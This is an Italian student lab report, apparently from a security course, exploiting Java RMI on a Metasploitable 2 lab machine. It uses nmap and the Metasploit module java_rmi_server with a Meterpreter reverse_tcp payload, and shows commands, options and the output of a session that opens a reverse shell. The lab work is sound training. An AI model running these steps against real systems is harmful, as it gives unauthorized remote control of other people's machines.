




di Giulio Zanet



S7L5: exploit JAVA RMI

exploit java tramite Metasploit e Meterpreter



Fasi del progetto



Scansione

Scansione di porte e servizi tramite nmap.

Metasploit

Avvio del framework Metasploit

Ricerca

Ricerca e configurazione dell'exploit di java mri

Exploit

Avvio dell'exploit, conclusioni



Cambio degli indirizzi ip

The screenshot shows two terminal windows side-by-side. The left window is titled "Metasploitable 2 [In esecuzione] - Oracle VM VirtualBox" and shows the output of the "ifconfig" command from a user named "msfadmin". The right window is titled "kali@kali: ~" and shows the output of the "ifconfig" command from a user named "kali". Both outputs show the configuration of the "eth0" and "lo" interfaces.

Metasploitable 2 [In esecuzione] - Oracle VM VirtualBox

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:b7:1e:00  
          inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe9d:d464/64 brd fe80::ff9d:d464  
             Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:63 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:0 (0.0 B) TX bytes:4466 (4.3 KB)  
             Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:112 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:112 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:21381 (20.8 KB) TX bytes:21381 (20.8 KB)  
  
msfadmin@metasploitable:~$ _
```

kali@kali: ~

```
(kali㉿kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255  
      inet6 fe80::a00:27ff:fe9d:d464/64 brd fe80::ff9d:d464  
         Scope:Link  
         ether 08:00:27:9d:d4:64 txqueuelen 1000 (Ethernet)  
         RX packets 41 bytes 4138 (4.0 KiB)  
         RX errors 0 dropped 0 overruns 0 frame 0  
         TX packets 30 bytes 3284 (3.2 KiB)  
         TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
      inet 127.0.0.1 netmask 255.0.0.0  
      inet6 ::1/128 brd :: scopeid 0x10<host>  
         Scope:Host  
         loop txqueuelen 1000 (Local Loopback)  
         RX packets 40 bytes 3088 (3.0 KiB)  
         RX errors 0 dropped 0 overruns 0 frame 0  
         TX packets 40 bytes 3088 (3.0 KiB)  
         TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
$
```

Come da consegna cambia l'indirizzo ip di entrambe le macchine: 192.168.11.111 per Kali e 192.168.11.112 per Meta



NMAP

Tramite nmap effettuo una scansione sulla macchina Meta alla ricerca del servizio java RMI; un'API Java che esegue l'invocazione di metodi remoti.

A scansione finita possiamo confermare che il servizio è attivo e in ascolto sulla porta 1099, quindi è possibile avanzare.

```
kali@kali: ~
kali@kali: ~
kali@kali: ~

(kali㉿kali)-[~]
$ nmap -sV 192.168.11.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 11:46 CET
Stats: 0:01:55 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 70.00% done; ETC: 11:49 (0:00:43 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.0030s latency).

Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE     SERVICE      VERSION
21/tcp    open      ftp          vsftpd 2.3.4
22/tcp    open      ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open      telnet?
25/tcp    open      smtp?
53/tcp    open      domain       ISC BIND 9.4.2
80/tcp    open      http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open      rpcbind     2 (RPC #100000)
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
512/tcp   open      exec?
513/tcp   open      login?
514/tcp   open      shell?
1099/tcp  open      java-rmi    GNU Classpath grmiregistry
1524/tcp  filtered ingreslock
2049/tcp  open      nfs          2-4 (RPC #100003)
2121/tcp  open      ccproxy-ftp?
3306/tcp  open      mysql?
5432/tcp  open      postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open      vnc         VNC (protocol 3.3)
6000/tcp  open      X11         (access denied)
6667/tcp  open      irc         UnrealIRCd
8009/tcp  open      ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open      http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 194.41 seconds

(kali㉿kali)-[~]
$
```



```
kali@kali: ~
kali@kali: ~
kali@kali: ~

└─(kali㉿kali)-[~]
$ msfconsole

/ it looks like you're trying to run a \
\ module
-----
\

      _/ \
     /   \ 
    @   @ 
   |   | 
  ||  /| 
  || /_|| 
  \_\_/_\| 

=[ metasploit v6.3.27-dev
+ -- ---=[ 2335 exploits - 1220 auxiliary - 413 post      ]
+ -- ---=[ 1385 payloads - 46 encoders - 11 nops      ]
+ -- ---=[ 9 evasion          ]]

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/
```

METASPLOIT

Metasploit Framework è una piattaforma open source che supporta la ricerca di vulnerabilità, lo sviluppo di exploit e la creazione di strumenti di sicurezza personalizzati.

per la consegna di oggi
utilizzeremo un modulo per java già
presente all'interno di metasploit



Ricerca del modulo

Con il comando “search” controllo se è presente l’exploit necessario per l’esercizio di oggi. Scelgo il modulo numero 1 e lo avvio con il comando “use 1”.

Alternativamente è possibile utilizzare “use exploit/multi/misc/java_rmi_server”

The screenshot shows the Metasploit Framework interface on a Kali Linux terminal. The user has run the command `msf6 > search java_rmi`. The search results are displayed in a table format:

| # | Name | Disclosure Date | Rank | Check | Description |
|---|--|-----------------|-----------|-------|-------------|
| - | auxiliary/gather/java_rmi_registry | | normal | No | Java RMI Re |
| 0 | auxiliary/gather/java_rmi_registry | | normal | No | Java RMI Re |
| 1 | exploit/multi/misc/java_rmi_server | 2011-10-15 | excellent | Yes | Java RMI Se |
| 2 | auxiliary/scanner/misc/java_rmi_server | 2011-10-15 | normal | No | Java RMI Se |
| 3 | exploit/multi/browser/java_rmi_connection_impl | 2010-03-31 | excellent | No | Java RMICOn |

Below the table, there is a message: "Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl". The user then runs the command `msf6 > use 1`, which outputs: "[*] No payload configured, defaulting to java/meterpreter/reverse_tcp". Finally, the user runs `msf6 exploit(multi/misc/java_rmi_server) > show options`.



```
kali@kali: ~
kali@kali: ~
kali@kali: ~

msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
----      -----          -----    -----
HTTPDELAY  10            yes       Time that the HTTP Server will wait for the payload request
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                        using-metasploit.html
RPORT      1099           yes       The target port (TCP)
SRVHOST    0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the
                        local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080           yes       The local port to listen on.
SSL        false          no        Negotiate SSL for incoming connections
SSLCert          no        Path to a custom SSL certificate (default is randomly generated)
URI PATH          no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT      4444           yes       The listen port

Exploit target:

Id  Name
--  --
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
```


Configurazione

Tramite il comando “show options” è possibile controllare i parametri utilizzati dal modulo e dal suo payload, ovvero un frammento di codice eseguibile dall’exploit.

Nel caso di oggi utilizzerò il payload “meterpreter/reverse_tcp”.



Avvio dell'exploit



A terminal window showing a Metasploit session. The prompt is `msf6 exploit(multi/misc/java_rmi_server) >`. The user has set the remote host to `192.168.11.112` and then runs the `exploit` command. The output shows the exploit starting a reverse TCP handler on port 4444, sending an RMI header, and sending an RMI call. It replies to a request for a payload JAR. However, it fails with a `RuntimeError Timeout` because the HTTP server didn't receive a payload request. The exploit then completes successfully. Finally, the user sets the `httpdelay` option to 20 seconds.

```
kali㉿kali: ~
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/IgeVhVIz
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[-] 192.168.11.112:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > set httpdelay 20
httpdelay => 20
```

Quasi tutti i parametri posseggono già un valore di default, tranne rhost, l'indirizzo ip target, quindi procedo a cambiarlo tramite il comando "set". Procedo poi ad avviare l'exploit, ma fallisce per via di un errore di timeout.

Per risolverlo basta semplicemente aumentare l'httppdelay a 20 secondi rispetto ai precedenti 10.



Raccolta informazioni

Ritentando l'exploit stavolta la connessione ha successo: meterpreter apre una shell avanzata che mi permette di ottenere informazioni sulla macchina bersaglio e, in questo caso, anche gli indirizzi ip delle altre macchine nella sua stessa rete.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/WaL7Sl9uJ0sE3
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:47447) at 2024-01-19 11:55:39 +0100

meterpreter > ipconfig

Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feb7:1e00
IPv6 Netmask : ::

meterpreter > route
IPv4 network routes
=====

Subnet      Netmask      Gateway Metric Interface
-----      -----      -----  -----
127.0.0.1   255.0.0.0   0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====

Subnet      Netmask      Gateway Metric Interface
-----      -----      -----  -----
::1          ::          ::       ::
fe80::a00:27ff:feb7:1e00 ::       ::

meterpreter > 
```